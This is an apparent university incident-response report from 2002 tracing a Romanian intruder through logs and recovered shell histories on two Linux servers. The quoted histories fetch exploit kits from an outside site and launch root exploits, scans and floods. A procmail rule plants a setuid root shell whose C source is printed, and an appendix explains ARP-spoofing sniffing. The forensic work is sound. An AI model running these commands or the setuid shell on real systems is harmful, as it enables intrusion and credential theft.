Jan 17 21:07:17 nakula sys[27432]: log: Closing connection to 194.102.225.217
....
Jan 17 21:53:01 nakula sys[27432]: fatal: Read error from remote host: Connection reset by peer
....
Jan 17 22:00:25 nakula proftpd[28131]: connect from 80.11.201.54 (80.11.201.54)
Jan 17 22:00:25 nakula proftpd[28131]: nakula.rvs.uni-bielefeld.de
(ARennes-201-1-4-54.abo.wanadoo.fr[80.11.201.54]) - FTP session opened.
Jan 17 22:00:25 nakula proftpd[28131]: nakula.rvs.uni-bielefeld.de
(ARennes-201-1-4-54.abo.wanadoo.fr[80.11.201.54]) - no such user 'anonymous
Jan 17 22:00:26 nakula last message repeated 4 times
Jan 17 22:00:26 nakula proftpd[28131]: nakula.rvs.uni-bielefeld.de
(ARennes-201-1-4-54.abo.wanadoo.fr[80.11.201.54]) - USER anonymous: no such
Jan 17 22:00:26 nakula proftpd[28131]: nakula.rvs.uni-bielefeld.de
(ARennes-201-1-4-54.abo.wanadoo.fr[80.11.201.54]) - FTP session closed.
....
Jan 17 22:04:00 nakula sys[1130]: log: Generating new 768 bit RSA key.
Jan 17 22:04:01 nakula sys[1130]: log: RSA key generation complete.
...
Jan 18 14:59:32 nakula in.rshd[13618]: connect from 139.174.247.88 (139.174.247.88)
```

```
Jan 18 14:59:32 nakula in.rshd[13618]: error: cannot execute /usr/sbin/in.rshd: No such file
or directory
Jan 18 14:59:37 nakula imapd[13619]: connect from 139.174.247.88 (139.174.247.88)
....
Jan 18 15:55:45 nakula sshd2[16938]: connection from "141.213.22.23"
Jan 18 15:55:45 nakula sshd2[14404]: Remote host disconnected: Connection closed by remote host.
Jan 18 15:55:45 nakula sshd2[14404]: connection lost: 'Connection closed by remote host.'
....
Jan 18 17:10:15 nakula sshd2[16938]: connection from "129.70.123.140"
Jan 18 17:10:15 nakula sshd[15464]: log: Generating 768 bit RSA key.
Jan 18 17:10:16 nakula sshd[15464]: log: RSA key generation complete.
Jan 18 17:10:16 nakula sshd[15464]: log: Connection from 129.70.123.140 port 58501
Jan 18 17:10:21 nakula sshd[15464]: fatal: Connection closed by remote host.
... (many times)
...
Jan 18 18:18:41 nakula sys[16392]: log: Connection from 194.102.225.217 port 1431
....
Jan 18 18:19:04 nakula sys[16392]: log: Closing connection to 194.102.225.217
...
Jan 18 18:28:36 nakula sys[16392]: fatal: Read error from remote host: Connection reset by peer
...
Jan 18 18:35:23 nakula sys[16678]: log: Connection from 194.102.225.217 port 1457
....
Jan 18 18:36:37 nakula sys[16678]: log: Closing connection to 194.102.225.217
....
Jan 18 18:57:26 nakula kernel: NETDEV WATCHDOG: eth0: transmit timed out
Jan 18 18:57:26 nakula kernel: eth0: Tx timed out, cable problem? TSR=0x6, ISR=0x0, t=21.
....
Jan 18 18:59:04 nakula sys[17012]: log: Connection from 194.102.225.217 port 1516
Jan 18 18:59:11 nakula sys[16678]: fatal: Read error from remote host: Connection reset by peer
....
Jan 18 19:03:26 nakula sys[17012]: log: Closing connection to 194.102.225.217
....
Jan 18 19:04:01 nakula sys[1130]: log: Generating new 768 bit RSA key.
Jan 18 19:04:01 nakula sys[1130]: log: RSA key generation complete.
....
Jan 18 19:18:05 nakula sys[17319]: log: Connection from 194.102.225.217 port 1554
Jan 18 19:18:18 nakula sys[17319]: fatal: Read from socket failed: Connection reset by peer
....
Jan 18 19:27:53 nakula kernel: ip_conntrack: table full, dropping packet.
......
Jan 18 19:29:42 nakula sys[17012]: fatal: Read error from remote host: Connection reset by peer
.....
Jan 18 19:30:22 nakula sys[20544]: log: Connection from 194.102.225.217 port 1576
Jan 18 19:30:27 nakula sys[20544]: fatal: Read from socket failed: Connection reset by peer
Jan 18 19:30:59 nakula sys[20545]: log: Connection from 194.102.225.217 port 1577
......
Jan 18 19:31:15 nakula sys[20545]: log: Closing connection to 194.102.225.217
...
Jan 18 21:18:33 nakula sys[26000]: log: Connection from 194.102.225.217 port 1757
Jan 18 21:18:35 nakula sys[20545]: fatal: Read error from remote host: Connection reset by peer
....
Jan 18 21:19:07 nakula sys[26000]: log: Closing connection to 194.102.225.217
....
Jan 18 21:23:45 nakula sys[26078]: log: Connection from 194.102.225.217 port 1763
Jan 18 21:23:55 nakula sys[26078]: log: Closing connection to 194.102.225.217
```

```
...
Jan 18 21:24:32 nakula sys[26000]: fatal: Read error from remote host: Connection reset by peer
...
Jan 18 21:26:05 nakula sys[26121]: log: Connection from 194.102.225.217 port 1765
Jan 18 21:52:12 nakula useradd[26507]: new user: name=taz, uid=1212, gid=100,
home=/home/taz, shell=/bin/bash                          ---------------> Attacker
Jan 18 21:52:52 nakula sshd2[16938]: connection from "194.102.225.217"
Jan 18 21:52:53 nakula sshd[26508]: log: Generating 768 bit RSA key.
Jan 18 21:52:55 nakula sshd[26508]: log: RSA key generation complete.
Jan 18 21:52:55 nakula sshd[26508]: log: Connection from 194.102.225.217 port 1785
Jan 18 21:53:00 nakula /USR/SBIN/CRON[26510]: (root) CMD (exec /root/sar/bin/sa)
Jan 18 21:53:32 nakula sshd[26508]: fatal: Read from socket failed: Connection reset by peer
......
Jan 18 22:08:15 nakula sys[26121]: fatal: Read error from remote host: Connection reset by pee
......
Jan 18 21:52:12 nakula useradd[26507]: new user: name=taz, uid=1212, gid=100,
home=/home/taz, shell=/bin/bash                           -------------> Attacker
Jan 18 21:52:52 nakula sshd2[16938]: connection from "194.102.225.217"
Jan 18 21:52:53 nakula sshd[26508]: log: Generating 768 bit RSA key.
Jan 18 21:52:55 nakula sshd[26508]: log: RSA key generation complete.
Jan 18 21:52:55 nakula sshd[26508]: log: Connection from 194.102.225.217 port 1785
....
Jan 18 21:53:32 nakula sshd[26508]: fatal: Read from socket failed: Connection reset by peer
```

From this file we got some interesting IP numbers, and we check who owns this IP number :

- `66.92.35.242` `from Cvmynos-Inter.net`
- `194.102.225.217` 217.cablemodem-hfc05.cta.ro.
- `213.196.22.191` cybercomm.nl
- `80.11.201.54` ARennes-201-1-4-54.abo.wanadoo.fr.
- `65.184.51.53` dsl-65-184-51-53.telocity.com.
- `213.46.34.240` d24240.upc-d.chello.nl

7 Investigation on Antareja

7.1 Analysis based on evidences found in Antareja

Intruder was unable to gain root access on Antareja, it was possible because this machine is using SuSE 7.3 which has been updated with the latest patch. This assumption was concluded based on `chkrootkit` result and by simulating intruder activities in Antareja. However, intruder was successfully

login by using user avinanta and made whose passwords has been captured in sniffing activity on Nakula. Based on the file `/var/log/wutmp` by using utility "`last`", we traced this intrusion based on their ip number which is the ip number that Avinanta and Made never used to login. It seems that the intruder started their action directly after working hours :

```
avinanta ftp          Sat Jan 19 00:08 - 00:22  (00:13)     dialin-145-254-154-245.arcor-ip.net
avinanta pts/0        Fri Jan 18 23:27 - 00:39  (01:11)     dialin-145-254-154-245.arcor-ip.net
avinanta pts/2        Fri Jan 18 23:19 - 00:40  (01:20)     dialin-145-254-154-245.arcor-ip.net
avinanta pts/1        Fri Jan 18 23:17 - down   (01:23)     dialin-145-254-154-245.arcor-ip.net
avinanta pts/0        Fri Jan 18 23:05 - 23:27  (00:21)     dialin-145-254-154-245.arcor-ip.net
made     pts/0        Fri Jan 18 19:46 - 21:37  (01:51)     217.cablemodem-hfc05.cta.ro ---> !!
ftp      ftp          Thu Jan 17 22:07 - 22:07  (00:00)     ARennes-201-1-4-54.abo.wanadoo.fr
avinanta pts/0        Thu Jan 17 20:41 - 22:00  (01:19)     217.cablemodem-hfc05.cta.ro ---> !!
avinanta pts/0        Thu Jan 17 20:31 - 20:40  (00:09)     217.cablemodem-hfc05.cta.ro
avinanta pts/1        Thu Jan 17 09:59 - 10:45  (00:45)     giftserver.avi.rvs.uni-bielefeld.de
avinanta pts/0        Thu Jan 17 09:55 - 14:54  (04:59)     giftserver.avi.rvs.uni-bielefeld.de
avinanta pts/1        Wed Jan 16 21:48 - 21:52  (00:04)     217.cablemodem-hfc05.cta.ro ---> !!
avinanta pts/0        Wed Jan 16 21:35 - 21:48  (00:13)     217.cablemodem-hfc05.cta.ro ---> !!
avinanta pts/0        Wed Jan 16 19:35 - 19:35  (00:00)     129.70.123.49
avinanta pts/0        Wed Jan 16 18:30 - 19:33  (01:02)     giftserver.avi.rvs.uni-bielefeld.de
avinanta pts/1        Wed Jan 16 12:50 - 13:30  (00:39)     giftserver.avi.rvs.uni-bielefeld.de
avinanta ftp          Wed Jan 16 12:44 - 12:50  (00:05)     giftserver.avi.rvs.uni-bielefeld.de
```

1. First attack session (Wed, 16 January 2002 21.35-21.52)

The intruder were able to login as user `avinanta` on Wed Jan 16 at 21:35 from ip `194.102.225.217` (**217.cablemodem-hfc05.cta.ro**) without any extra effort. They used avinanta's password which they got from the **sniffer** in NAKULA. They tried to gain root access by using several local root exploit scripts. This is their action based on `.bash_history` from user avinanta :

```
cd sys
./install
id
cd ..
cd loc
ls
./kernel.x
exit
wget www.geocities.com/sysiniro/x/sys.tar.gz
wget www.geocities.com/sysiniro/m3.tar.gz
tar xvfz sys.tar.gz
bash
ls
wget www.geocities.com/sysiniro/x/sys.tar.gz
tar xvfz sys.tar.gz
cd sys
```

```
id
./install
passwd root
ls
cd ..
ls
ls
ls
ls
cd loc
./kernel.x
ls
./mail.x
```

The intruder were using several scripts downloaded from their personal site at `http://www.geocities.com/sysiniro`. These scripts were combination from several local exploit scripts `kernel.x` and `mail.x` known as local exploit script for Linux. They also downloaded the `sys.tar.gz` which is the set of local/remote exploit scripts and root kit which includes modified sshd daemon and shell. This malicious daemon provides an attack facility to the intruder without having authenticated to the system. The loc directory found at `/home/avinanta` contains several scripts as follows :

```
drwxr-xr-x    3 avinanta users        4096 Jan 17 21:07 .
drwxr-xr-x   15 avinanta users        4096 Jan 29 11:58 ..
-rw-r--r--    1 avinanta users          18 Jan 17 20:52 cap
-rw-r--r--    1 avinanta users         472 Jan 17 20:52 cap.c
-rwxr-xr-x    1 avinanta users       14751 Jun 23  2001 e
-rwxr-xr-x    1 avinanta users         113 Jun 23  2001 heh
-rwxr-xr-x    1 avinanta users       14428 May 30  2001 kernel.x
-rw-r--r--    1 avinanta users     1887477 Dec 11 16:24 m3.tar.gz
-rwxr-xr-x    1 avinanta users        1791 May 30  2001 mail.x
drwxr-xr-x    2 avinanta users        4096 Jan 17 20:49 p
-rwxr-xr-x    1 avinanta users        2141 May 30  2001 perl.x
-rwxr-xr-x    1 avinanta users        1332 May 30  2001 prlnx.sh
-rw-r--r--    1 avinanta users        6114 Nov 17 22:50 ptrace.tgz
-rwxr-xr-x    1 avinanta users       27268 Sep 29 01:46 suid
-rw-r--r--    1 avinanta users          94 Jan 17 20:52 sush.c
-rwxr-xr-x    1 avinanta users       15621 Jan 17 21:07 taz
-rw-r--r--    1 avinanta users        2320 Nov 30 15:13 taz.c
-rwsr-sr-x    1 avinanta users        2250 Dec 30 07:20 xdaemon.sh
-rwxr-xr-x    1 avinanta users        5756 Dec 30 07:19 xperl.sh
```

And directory `/home/avinanta/loc/p` contains extracted version of `sys.tar.gz` package which will be installed to the system if the intruder has successfully gained root access :

```
drwxr-xr-x    2 avinanta users        4096 Jan 17 20:49 .
drwxr-xr-x    3 avinanta users        4096 Jan 17 21:07 ..
-rw-r--r--    1 avinanta users        4187 Sep 27 02:33 cgiback.tar.gz
-rwxr-xr-x    1 avinanta users        8268 Feb 26  2001 flood
-rwxr-xr-x    1 avinanta users       48890 Mar 14  2001 god
-rwxr-xr-x    1 avinanta users          74 Sep 22 03:23 hdparm
-rwxr-xr-x    1 avinanta users       19840 Feb 26  2001 ifconfig
-rwxr-xr-x    1 avinanta users        4632 Jan  4 22:21 install
-rwxr-xr-x    1 avinanta users        7165 Feb 26  2001 linsniffer
-rwxr-xr-x    1 avinanta users          75 Feb 26  2001 logclear
-rw-r--r--    1 avinanta users        1502 Jan 17 20:49 mailtome
-rwxr-xr-x    1 avinanta users       35300 Feb 26  2001 netstat
-rwxr-xr-x    1 avinanta users      654083 Sep 22 03:15 panel
-rwxr-xr-x    1 avinanta users       33280 Feb 26  2001 ps
-rw-r--r--    1 avinanta users         699 Jan  4 21:58 s
-rwxr-xr-x    1 avinanta users        4060 Feb 26  2001 sense
-rw-r--r--    1 avinanta users         540 Oct 22  2000 ssh_host_key
-rw-r--r--    1 avinanta users         512 Oct 22  2000 ssh_random_seed
-rw-r--r--    1 avinanta users           0 Sep 22 03:11 tcp.log
```

Their steps in this session can be explained as follows :

1. After successfully login, the intruder launched the kernel.x attack which taking advantage of PTRACE vunerability, however this attempt was not success.

2. They downloaded `sys.tar.gz`, `m3.tar.gz`, and installed **sys daemon** as user avinanta. In this step, the intruder probably launched modified sshd daemon. This daemon probably listened in high port. The intruder used this to ease their next attack. Unfortunately most of attack through this daemon can not be traced.

3. The intruder tried to change root password but failed.

4. They launched `kernel.x` and `mail.x`. Mail.x is an local exploit script which take advantage of Sendmail + Kernel capability bit. However this attempt was not successfull

5. They tried to attack using `sys.tar.gz` package.

When they launched step-2, the install script produced the result and gathered information about the machine. These information were sent to the **tazmania_xxx_000@yahoo.com**. This action was logged by /var/log/mail :

```
Jan 16 21:43:01 antareja sendmail[5840]: g0GKgpV05836: to=tazmania_xxx_000@yahoo.com,
ctladdr=avinanta (500/100), delay=00:00:10, xdelay=00:00:10, mailer=esmtp, pri=1 29192,
relay=mx2.mail.yahoo.com. [64.157.4.88], dsn=2.0.0, stat=Sent (ok dirdel)
Jan 16 21:45:24 antareja sendmail[5925]: g0GKjOb05925: from=avinanta, size=9204, class=0,
nrcpts=1, msgid=<200201162045.g0GKjOb05925@antareja.rvs.uni-bielefeld.de>,
relay=avinanta@localhost
Jan 16 21:45:44 antareja sendmail[5929]: g0GKjOb05925: to=tazmania_xxx_000@yahoo.com,
ctladdr=avinanta (500/100), delay=00:00:20, xdelay=00:00:20, mailer=esmtp, pri=1 29204,
relay=mx1.mail.yahoo.com. [64.157.4.85], dsn=2.0.0, stat=Sent (ok dirdel)
```

From this log, we also find that `mail.x` was launched at Jan 16 21:45:24. This attack session was logged in `/var/log/messages` as :

```
Jan 16 20:59:00 antareja /USR/SBIN/CRON[5670]: (root) CMD ( rm -f /var/spool/cron/lastrun/cron.hou
Jan 16 21:12:30 antareja -- MARK --
Jan 16 21:29:54 antareja sshd[5720]: Accepted password for avinanta
from ::ffff:194.102.225.217 port 1313                    -----------> ATTACKER
Jan 16 21:32:33 antareja named[457]: Cleaned cache of 0 RRsets
Jan 16 21:45:31 antareja passwd[5930]: can't change pwd for 'root'
Jan 16 21:47:58 antareja sshd[5935]: Accepted password for avinanta
from ::ffff:194.102.225.217 port 1317
Jan 16 21:59:00 antareja /USR/SBIN/CRON[6105]: (root) CMD ( rm -f /var/spool/cron/lastrun/cron.hou
Jan 16 22:12:30 antareja -- MARK --
```

7.2 Second attack session

The second attempt was started on Thursday 17th January 2002 at 20:31. The intruder tried to gain root access by using various scripts. These are their action based on `/home/avinanta/.bash_history` :

```
id
passwd root
./mail.x
ls
chm0d +x xdaemon.sh
chmod +xs xdaemon.sh
./xdaemon.sh
exit
cd "  "
ls
cd loc
ls
./kernel.x
lynx www.geocities.com/sysiniro/ptrace.tgz
id
```

```
ftp ftp.geocities.com
tar xvfz sys.tar.gz
mv sys p
cd p
./install
ps
ls
cd ..
ls
exit
cd loc
ls
lynx www.geocities.com/sysiniro/ptrace.tgz
PuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuTTYPuT
ftp ftp.geocities.com
lynx http://download.jubii.dk/demo/spiderman/spiderman.exe
tar xvfz ptrace.tgz
./e
./heh
bash
./e
ls
chmod +x xperl.sh
./xperl.sh
./suid
./prlnx.sh
gcc -o taz taz.c
./taz 194.102.130.62 53 127.0.0.1
cd p
./flood 0 216.102.221.110 1 65000&
ls
cd ..
./taz 80.96.12.29 53 127.0.0.1
./taz 193.231.61.162 53 127.0.0.1
./taz 80.96.5.161 53 127.0.0.1
./taz 80.96.5.148 53 127.0.0.1
```

In second attempt, intruder tried several local exploit such as `xdaemon` (sendmail exploit), `xperl` (perl exploit), `prlnx` (sendmail + procmail exploit). They tried to remote-exploit several as listed above using Tazmania exploit tools. Xdaemon replaced `/home/avinanta/.procmail` to try gaining root access by taking advantage of latest Sendmail+Procmail+Sudo vunerability which announced by SuSE at 15 January 2002. This is the content of `.procmail` :

```
:H
*
|/bin/tcsh -c "rm -fr /bin/sush; mv -f /tmp/sush /bin/sush;
```

```
chown root.root /bin/sush; chmod 4111 /bin/sush
```

Sush is a C program :

```
#include <unistd.h>
int main()
{
        setuid(0);
        setgid(0);
        execl("/bin/bash", "bash", NULL);
}
```

These are contructed scenario based on their action :

1. Intruder was successfully login as user `avinanta` and tried to change root password, but they failed.
2. Again they tried to launch `mail.x` attack
3. Intruder launched xdaemon.sh which is local exploit for Kernel 2.2.X (X<=15) & Sendmail <= 8.10.1. This step was unsuccessfull because Antareja uses Kernel 2.4.10 and Sendmail 8.11.6
4. They moved to hidden directory `/home/avinanta/_space_space_space` (_space means space character). Unfortunately we could not find this directory, It is possible that intruder has removed this directory and their trace in .bash_history
5. `Kernel.x` attacks
6. `sys.tar.gz` attacks
7. Intruder launched `he` and `e` from `ptrace` package. This is local exploit which take advantage of PTRACE (process trace) vunerability
8. Intruder launched `xperl.sh` exploit which take advantage the combination of perl - suidperl - /bin/mail vunerability. This exploit is very interesting to study.
9. Suid attack. This program failed to run.
10. `Prlnx.sh attack`. This attack is other kind of sendmail-procmail-kernel vunerability. Failed.
11. They tried to launch packet spoofing and packet flooding attack to other host by using Antareja. The machine which are attacked :

- 194.102.130.62 : dialup.assist.ro
- 216.102.221.140 : pacbel.net
- 80.96.xxx.xxx : ripe.net
- 129.206.xxx.xxx : Heidelberg University.

On second attack, again they launched install script in sys.tar.gz package which sends information to intruder's email. This action was logged in /var/log/mail. In this log we could find attempt to gain root access by using sendmail-procmail vunerability in step-2-3-10 :

```
Jan 17 20:49:41 antareja sendmail[9080]: g0HJnfq09080: from=avinanta, size=9184,
class=0, nrcpts=1, msgid=<200201171949.g0HJnfq09080@antareja.rus.uni-bielefeld.de>,
relay=avinanta@localhost
Jan 17 20:49:43 antareja sendmail[9084]: g0HJnfq09080: to=tazmania_xxx_000@yahoo.com,
ctladdr=avinanta (500/100), delay=00:00:02, xdelay=00:00:02, mailer=esmtp, pri=1 29184,
relay=mx1.mail.yahoo.com. [64.157.4.89], dsn=2.0.0, stat=Sent (ok dirdel)
```

Second attack session is logged by /var/log/messages :

```
Jan 17 20:12:30 antareja -- MARK --
Jan 17 20:31:32 antareja sshd[8774]: Accepted password for avinanta
from ::ffff:194.102.225.217 port 2671
Jan 17 20:32:46 antareja passwd[8798]: can't change pwd for 'root'
Jan 17 20:41:14 antareja sshd[8961]: Accepted password for avinanta
from ::ffff:194.102.225.217 port 2675
Jan 17 20:52:30 antareja -- MARK --
Jan 17 20:59:00 antareja /USR/SBIN/CRON[9483]: (root) CMD ( rm -f /var/spool/cron/lastrun/cron.hou
Jan 17 21:12:30 antareja -- MARK --
Jan 17 21:32:30 antareja -- MARK --
```

7.3 Third attack session

The third attempt was made on Friday 18th January 2002 at 19:46 by using user "made" and this is their action taken from /home/made/.bash_history :

```
id
passwd root
ls
cd ..
wget www.geocities.com/sysiniro/m3.tar.gz
tar xvfz m3.tar.gz
```

```
cd mass-scan
./r00t
./r00t 129.206 -d 4
exit
```

They were not be able to gain root access. They also launched mass-scan which is vunerability scanner to other machines in entire Heidelberg University network. This session is logged in `/var/log/messages` :

```
Jan 18 19:19:27 antareja sshd[12579]: Failed password for avinanta
from ::ffff:194.102.225.217 port 1543 -----------> !!!!
Jan 18 19:19:34 antareja sshd[12579]: Failed password for avinanta
from ::ffff:194.102.225.217 port 1543
Jan 18 19:19:44 antareja sshd[12579]: fatal: Read from socket failed:
Connection reset by peer
Jan 18 19:32:31 antareja -- MARK --
Jan 18 19:32:33 antareja named[457]: Cleaned cache of 0 RRsets
Jan 18 19:46:20 antareja sshd[12630]: Accepted password for made
from ::ffff:194.102.225.217 port 1584
Jan 18 19:48:12 antareja passwd[12660]: can't change pwd for 'root'
Jan 18 19:59:00 antareja /USR/SBIN/CRON[13983]: (root) CMD ( rm -f /var/spool/cron/lastrun/cron.ho
Jan 18 20:12:31 antareja -- MARK --
```

These actions were simulated on Antareja machine with the same tools left by intruder in order to simulate/study the intrusion process and to know wether they had gained root access or not. By this reconstruction none of these attempt was successfull in gaining root access on Antareja. We agree that the Intruder was unable to gain root access and failed in installing rootkit on Antareja. Based on this conclusion we decided to change all passwords and bring Antareja online.

8 Final Scenario

From the evidence that we have collected, we figure out the possibility of incidents scenario :

- The intruder attack the Nakula machine and gain the root previledge (it was about 12-15 January 2002). Due to the lack of evidence, we do not know exactly, how he got the root previldge. There are possibilities :
  - Remote exploit of SuSE 7.2. This exploit does not need any username and password. Since most of the exploit tool which left in

NAKULA machine are remote exploit used for the Red Hat 7.0, we think that he cannot launch the same attack to NAKULA.

- Local exploit of SuSE 7.2. This exploit need a user name and password. They can get it through a sniffer which capture ftp, pop, telnet, imap traffic. A switch environment does not guarantee 100%.

- After that he installed the sniffer and rootkit in the NAKULA machine to get user name and password in the other machines. He got the login name in ANTAREJA for made and avinanta. Sniiffer is also used to collect the master card and visa number. He launched mass-scan from NAKULA machines.

- He login to ANTAREJA and attempted to gain the root using the procmail sudo exploit (It shows in the `.procmail` and `sush.c` of user avinanta). However, since ANTAREJA is SuSE 7.3 it does not this vulnerability. He did not get the root previledge until we are getting notified.

- On 18th January 2002, while he was in the machine, my student Jakarta was still login in NAKULA (login name : `koko`). He was aware that there was other person in the NAKULA machine using "made" and "root" login name. He tried to talk (actually he want to call made to discuss something). But he got no answer, he tried to call made in Yahoomessenger but got no response as well. So he though it should be other people. He has notified us as soon as possible.

- The intruder was panic and deleted the whole log files to remove his trace. Some files was being transfer to ANTAREJA: Fortunately, some files has not been deleted, because we shutted down the machine as soon as possible.

9 Tracking the Intruder identity

There were three evidences showed who are the intruder.

- Their ip address from the computer they used to login : `194.102.225.217 (217.cablemodem-hfc05.cta.ro)`. This evidence indicates that intruder come from Rumania. Some IP number which are hidden in the /dev/dsx comes from Rumania.

- Their personal website `http://www.geocities.com/sysiniro` which they used to store their scripts. We were able to identify them as Rumanian Hacker whom also wrote Tazmania root exploit kit. We saw their photo `http://www.geocities.com/sysiniro/tazmania1.jpg` and tried to download all information from their "blank" site. Unfortunately, utility "`wget`" we used to download their files was unable to download several files including their photo and when we realized this failure, their site was closed. This incidate that they have knew our step tracing them.
- His email is `tazmania_xxx_000@yahoo.com` or `ag3ntul@yahoo.com`. He is members of `http://www.hacker.go.ro/`



Figure 7: Directory List of Intruder's Site

However further investigation should be performed to the IP number, as well as the mail address. It is possible for somebody to use this IP number to launch attack

10 Conclusion

- The intruder has following motives : to collect the credit card number, launch a mass attack, and gain root access in many targets.

- The intruder used a modification of Rumanian Rootkit, perhaps Tazmania and his friends have performed this attack.
- The Coroner toolkit has been applied and yields a very good result to recover the trace that have been deleted.
- Switched networking environment does not always guarantee the sniffer. Just think about many Windows PC in the HRZ, or any Linux machine in other rooms. From our log files it shows that sometimes we can record other people traffic in the switching.
- There should be any mechanism to notify the System Administrators in Bielefeld Univeristiy. The security policy also should be developed in the future. HRZ should not only provide acccess, but also services to maintain the security awareness in Bielefeld University. It can be applied, for example routinely and automatically check the machines in University.
- An Intruder Detection System in University Level should be installed. The system which has direct connection to Internet (registered IP) should be informed as soon as there exists a threat.
- From this investigation we suggest to investigate more deeply this following IP number : `194.102.225.107` and this email addres `tazmania_xxx_000@yahoo.com`
- A better log mechanism should be applied in the future (for example `syslog-ng`, or any syslog with certification).

Appendix A. Sniffing in Switched Network Environment

Address Resolution Protocol (ARP) has been known as an address resolution mechanism which is used in TCP/IP over Ethernet. It is performed by mapping IP address into Ethernet MAC address. In ARP mechanism, a host announces its MAC address and assosiated IP address. All hosts in the network will update their ARP tables. This mechanism usually begins with the ARP request and ends with ARP reply which is broadcasted over the entire network segment. However, by broadcasting only an ARP reply, all hosts within a network will update their cached ARP table, even this ARP reply brings unauthorized IP address which belongs to other host. This

mechanism is known as **ARP spoofing**. By utilizing ARP spoofing, we can hijack unencrypted TCP session and conduct "active" packet sniffing over switched Ethernet network in certain condition.

In a switched network, an Ethernet switch maintains a table that maps MAC addresses to a port on the switch. The switch constructs the table by learning source MAC addresses from traffic that originates from systems connected to its ports. Given that it is legitimate to have multiple MAC addresses mapped to a single port (for example, although network performance will suffer, it is legitimate to connect a hub to a port on a switch). ARP spoofing causes the switch to add a mapping between a non-existent MAC address and the port to which attacker/sniffer is connected.

By forging ARP replies that contain non-existent MAC addresses and sending them to systems connected to the switch, attacker can cause some of the traffic from those systems to be redirected to its port on the switch. When a packet is transmited, the packet will be addressed to a non-existent MAC address. However, the switch thinks that this non-existent MAC address is on the same port as attacker and will send the data to attacker's port (sniffing). If attacker can see and understand a connections that have active unencrypted sessions, then attacker can hijack them.

However, to have this mechanism working, there are certain conditions exists in the switched networking environment:

1. There is **no certain security policy applied to the switch** and MACs have been explicitly set up on a per port basis.
2. **Flooding the network traffic by ARP spoofing** packets is needed to maintain forged ARP table in each host in the network segment.

There are some implementation of sniffing and hijacking in switched network by utilizing ARP spoofing. Some of them are Open Source :

- **Hunt** (`http://www.cri.cz/kra/index.html#HUNT`)
- **Juggernaut** (`http://phrack.infonexus.com/search.phtml?view&article=p50-6`)
- **T-sight** (`http://www.engarde.com/software/t-sight/overview.html`)
- **IP-Watcher** (`http://www.engarde.com/software/ipwatcher/watcher.html`)
- **Parasite** (`http://www.infowar.co.uk/thc`)

Using a switched in the Ethernet network is not always a secure solution for sniffing or session-hijacking. There is wider security framework has to be designed and implemented in order to achieved some level of security, which have to involve some social considerations.